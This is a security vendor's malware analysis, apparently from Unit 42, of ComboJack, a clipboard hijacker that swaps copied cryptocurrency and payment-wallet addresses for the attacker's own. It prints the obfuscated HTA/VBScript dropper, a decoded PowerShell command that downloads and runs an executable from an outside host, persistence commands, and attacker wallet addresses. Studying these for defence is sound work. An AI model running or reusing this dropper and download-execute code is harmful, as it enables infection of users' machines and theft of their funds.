Sure, I'll take that! New ComboJack Malware Alters Clipboards to Steal Cryptocurrency

researchcenter.paloaltonetworks.com/2018/03/unit42-sure-ill-take-new-combojack-malware-alters-clipboards-steal-cryptocurrency/

Brandon Levene, Josh Grunzweig March 5, 2018

By Brandon Levene and Josh Grunzweig

March 5, 2018 at 5:00 AM

Category: Malware, Unit 42

Tags: ComboJack, Cryptocurrency, Cryptoshuffler, CVE-2017-8579

This post is also available in: 日本語 (Japanese)

Summary
Unit 42 researchers have discovered a new currency stealer which targets cryptocurrencies and online wallets. "CryptoJack" functions by replacing clipboard addresses with an attacker-controlled address which sends funds into the attacker's wallet. This technique relies on victims not checking the destination wallet prior to finalizing a transaction. In 2017, CryptoShuffler was the first malware to utilize this tactic. In contrast to that one, which focused on numerous cryptocurrencies, ComboJack targets both a range of cryptocurrencies, as well as digital currencies such as WebMoney and Yandex Money.

Details
Early on the morning of February 25, 2018, Unit 42 and Proofpoint researchers observed an interesting malspam campaign targeting Japanese and American users. This particular

campaign tried to entice users by claiming a passport was lost and that the attached PDF contained a scanned copy of the document.



Image 1. Example malspam recieved by users.

Users opening this PDF would find a single line of text which refers to an embedded doc file.



Figure 1 Prompt displayed to the victim when opening the embedded RTF file

Similar to techniques utilized by Dridex and Locky in mid-2017, the PDF contained an embedded RTF file which contains an embedded remote object that attacks CVE-2017-8579

as discussed in this FireEye report.
This embedded remote object is an HTA file which was located at hXXps://a.doko[.]moe/tnejln which contains encoded PowerShell commands.

```
<!DOCTYPE html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >
<html>
<body>
<ScRipT lANGUAgE="vbscriPt">
dim UunIY : DIM cFacS : sEt UunIY = creatEoBject ( StrReverse(ChrW(&H57)) & StrReverse(Chr(&H73)) & StrReverse(Chr(
    &H63)) & ChrW(&H72) & StrReverse(Chr(&H49)) & StrReverse(Chr(&H70)) & StrReverse(Chr(&H74)) & Chr(&H2E) &
    StrReverse(Chr(&H53)) & Chr(&H68) & StrReverse(Chr(&H45)) & StrReverse(ChrW(&H4C)) & ChrW(&H4C) ) : cFacS = "
    PoWErsHELL.exE -ex bYPaSs -noP -W hIDdEN -ec IAAoAG4ARQBXAC0AbwBCAEoARQBjAFQAIABzAFkAUwBUAGUATQAuAE4ARQBUAC4Adw
BFAEIAYwBsAEkARQBuAFQAKQAuAEQATwBXAG4ATABvAGEAZABmAEkAbABlACgAIAAdIGgAdAB0AHAAOgAvAC8AbQBhAHMAbwBsAG8ALgB3AGkAbgAvA
HAAcgBvAHQAZQBjAHQALwBBAGMAaABpAC4AZQB4AGUAHSAgACwAIAAdICQARQBuAFYAOgBhAHAAcABkAGEAVABBAFwAYgBzAHQAZQBzAHQALgBlAHgA
ZQAdICAAKQAgADsAIABzAHQAQQByAFQAIAAdICQARQBuAFYAOgBBAHAAUABkAGEAVABBAFwAYgBzAHQAZQBzAHQALgBlAHgAZQAdIA== " : UunIY.
    rUn Chr ( 34 ) & UunIY.EXpandEnvIRONMEnTStrinGS( Chr(&H25) & Chr(&H73) & ChrW(&H59) & ChrW(&H53) & StrReverse(
    ChrW(&H74)) & StrReverse(Chr(&H45)) & ChrW(&H4D) & Chr(&H52) & Chr(&H4F) & ChrW(&H6F) & StrReverse(Chr(&H54)) &
     StrReverse(Chr(&H25)) ) & ChrW(&H5C) & StrReverse(Chr(&H53)) & StrReverse(ChrW(&H79)) & ChrW(&H53) & Chr(&H74)
     & Chr(&H65) & ChrW(&H4D) & Chr(&H33) & StrReverse(ChrW(&H32)) & ChrW(&H5C) & StrReverse(Chr(&H57)) &
    StrReverse(Chr(&H49)) & ChrW(&H4E) & Chr(&H44) & StrReverse(ChrW(&H6F)) & ChrW(&H57) & ChrW(&H53) & StrReverse(
    ChrW(&H70)) & ChrW(&H6F) & StrReverse(Chr(&H77)) & Chr(&H65) & StrReverse(ChrW(&H72)) & StrReverse(ChrW(&H73))
    & StrReverse(ChrW(&H68)) & Chr(&H45) & ChrW(&H6C) & Chr(&H4C) & ChrW(&H5C) & Chr(&H56) & Chr(&H31) & ChrW(&H2E)
     & Chr(&H30) & StrReverse(Chr(&H5C)) & ChrW(&H50) & Chr(&H6F) & ChrW(&H57) & ChrW(&H45) & ChrW(&H52) &
    StrReverse(ChrW(&H73)) & StrReverse(ChrW(&H68)) & Chr(&H45) & StrReverse(Chr(&H4C)) & StrReverse(Chr(&H6C)) &
    StrReverse(ChrW(&H2E)) & Chr(&H45) & ChrW(&H78) & ChrW(&H65) & cHR ( 34 ) & Chr ( 32 ) & chr ( 34 ) & cFacS &
    cHr ( 34 ) , 0 : sET UunIY = notHinG
seLF.CLOsE
</script>
```

Image 2. Contents of the HTA file retrieved from hXXps://a.doko[.]moe/tnejln

Decoding the contents of the HTA file yields the following PowerShell command which downloads and executes a file:

```
1  wscript.shell%systemroot%\system32\windowspowershell\v1.0\powershell.exe (new-
2  object system.net.webclient).downloadfile(
   hXXp://masolo[.]win/protect/achi.exe $env:appdata\bstest.exe) ; start
   $env:appdata\bstest.exe
```

The full flow of execution may be visualized as follows:



Figure 2 Flow of execution leading to ComboJack being installed on victim

That leads us to the payload, which we have dubbed ComboJack because of how it attempts to hijack a combination of digital currencies.

ComboJack

The following files were used for this analysis, which are explained below.

Initial File SHA256	9613aefc12880528040812b0ce9d3827d1c25fe66f8598eaef82c169e8ed02da
Second Stage SHA256	cab010b59cf9d649106477df012ca49f939aa537910b56bfadbe1381b0484d88
Final Payload SHA256	05dfde82a9790943df8dfab6b690ec18711ce3558f027dd74504b125d24d6136

The initially downloaded file is a self-extracting executable (SFX) with embedded commands for extracting the second stage. This second stage is a password protected SFX, however, the password is supplied by the first stage. This allows us to easily recover the contents of the second stage. Helpfully, the “setup.txt” from the first stage contains the following:

```
Path=%Temp%
Setup=NVDisplay.Container.exe
Silent=1
Overwrite=1
Update=U
Path=%Temp%
Setup=RyODwdjId0q7.exe -pDilouooYyyfZ
Silent=1
Overwrite=1
Update=U
```

Image 3. Contents of setup.txt embedded in the first SFX layer of the payload.

Once the second stage is extracted and run, we are presented with the final stage of this attack, which we refer to as ComboJack. Once ComboJack is extracted it begins by copying itself to the following location:

```
1 C:\\ProgramData\\NVIDIA\\NVDisplay.Container.exe
```

It then uses the built-in Windows tool, attrib.exe (used for setting file attributes), to set both hidden and system attributes to itself. This hides the file from the user and allows it to execute with SYSTEM level privileges.

```
1 "cmd /k attrib +s +h \"C:\\ProgramData\\NVIDIA\\NVDisplay.Container.exe\""
```

Finally, the payload sets the following registry key to ensure persistence:

```
1 HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\NVIDIA – C:\
  ProgramData\NVIDIA\NVDisplay.Container.exe
```

When the above steps are completed, ComboJack enters into an infinite loop. Every half second it checks the contents of the clipboard. The contents of the clipboard are checked for various criteria to determine if the victim has copied wallet information for various digital currencies. In the event a wallet of interest is discovered, ComboJack will replace it with a hardcoded wallet that the attacker presumably owns in an attempt to have the victim accidentally send money to the wrong location. This tactic relies on the fact that wallet addresses are typically long and complex and to prevent errors, most users will opt to copy an exact string in order to prevent potential errors. If any potential currency addresses are found, they are replaced following the criteria in the table below:

Checks for this criteria	**Replaces with**	**Wallet Type**
Length of 42 and starts with a ‘0’	0xE44598AB74425450692F7b3a9f898119968da8Ad	Ethereum

Length of 106 and starts with ‘4’	4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBE	Monero. It's important to note that this replacement string is not long enough, as Monero wallet addresses are either 95 or 106 characters in length. This was likely a mistake made by the author.
Length of 34 and starts with ‘1’	1LGskAycxvcgh6iAoigcvbwTtFjSfdod2x	Bitcoin
Length of 34 and starts with ‘L’	LYB56d6TeMg6VmahcgfTZSALAQRcNRQUV	Litecoin
Length of 11 and starts with ‘8’	79965017478	Qiwi
Length of 13 and starts with ‘R’	R064565691369	WebMoney (Rubles)
Length of 13 and starts with ‘Z’	Z152913748562	WebMoney (USD)

Length of 13 and starts with ‘E’	8888888888888888888888888888888888888888888888	Unknown
Length of 15 and starts with ‘4100’	410014474125403	Yandex Money

Table 1. Replacement address lookup table hardcoded into ComboJack.

ComboJack shares some similarities in basic functionality with CryptoShuffler, which is a malware family discovered by Kaspersky in 2017. However whereas CryptoShuffler focused exclusively on cryptocurrencies, ComboJack also targets popular digital payment systems, such as WebMoney (USD, EUR, and RUB), and Yandex Money.

Conclusion

With the proliferation of Cryptomining malware, it is curious to see some actors take a different route to acquiring web-based currency. Cryptoshuffler in 2017 may have been only the beginning of simple, yet effective clipboard stealers like ComboJack. By targeting multiple cryptocurrencies and web based wallets, the author of ComboJack appears to be hedging his or her bets on which currency will boom and which will bust. As the prices of cryptocurrencies continue to rise it is likely we will see more and more malware targeting cryptocurrencies, as it presents the fastest way to the highest profit.

Palo Alto Networks WildFire customers are protected from this threat through the following ways:

- ComboJack malware is identified as malicious and blocked via the Traps and WildFire products
- Customers may monitor and track ComboJack through the AutoFocus tag

IOCs

Lure PDFs:

dd8ba88df50de86e7bb9b6343313e48e1e3b8d1a84ffca0a06a203a2f027cfdc
d3a5313a0070b8400b0d661f2515a0eb83e4e6110b98e9ffb6618e457bf52714
15e6984beea04bf2f26fbbe1e490c59d1f51ba7ad0dce3ac76cea21579ca694b
325fd50143d6d975d9db18cf9a069c9107c3bfcad5a07653d53c0fc315ee27ab

Payload:

bd1b56b6814aae369b0593dfe71450e1b45cb288f752faa2622d1b189bc6b2d6
228e8b728f7b714934f5ecfa6fd5de256d1d24f634a63f2fc4663c7cfb3b9d65
05dfde82a9790943df8dfab6b690ec18711ce3558f027dd74504b125d24d6136
d92b4c622d3524f6d5ce8fe53d802c6a0c51fd1f56ac2b554daac24d7b4fb8ef
4d96d8cfefd9cc3f86bd3ab7f054f0b0acef726a4c349359bf44d22952b4744d
85c27addbf3a7234ac1e2922002fdef216994708bdda28f2ad6d3a7a1b32934e
ea5eb17c32767486c1b3a8ee7a8eacefab125c93414cdea97348c2ee96752f7e
a6807cf5ed53b34cc9513defcde56c8a956c3d574ee9f300b3a763a7c8287081
8d8f497313ed797090ef552d44198f8c21f0a6ed261b30902d4d37478cd2efeb
47f14c24212c32e686f0b9162530c4b966c9cff907e1920c096ad81d078f20cd
05cbc6b1e98bc6f8935f95454ba214cccaf3a36c497126512669daba59a407a0
8a6f75a4a58bdafed085fd640681a4c94eee54f1bfb6e5eb6dcf8eb7524d2a2e
2ee9a1c554a774925f83428a0822b901d7b3ed81c247cb0d038ecc188d9f9149
d0f6dcdb4f749490a7ef678e9006474c885fbb3d8e396a5c8f2150441bb34782
a10a5666ce31c7a3de760f33d93bd924354e7bac1f07bde9e3ac3da8e250eb6d
98e896586ea71f80a2b0024ec86133bfa5163f01f4faa1b1f380f0a2ea128c2f
f9bff08960484d5c97f075090b9843dc1d54839a4dabc514e8f97f809e1ceaf5
c1cc9448ee5684698f7891911821a9eb86f56be8852adef613b2fab4636e7b36
ece82af6fa1e94904d62e86fe86810fe85b058e56a311ca24ac7667409cff8c0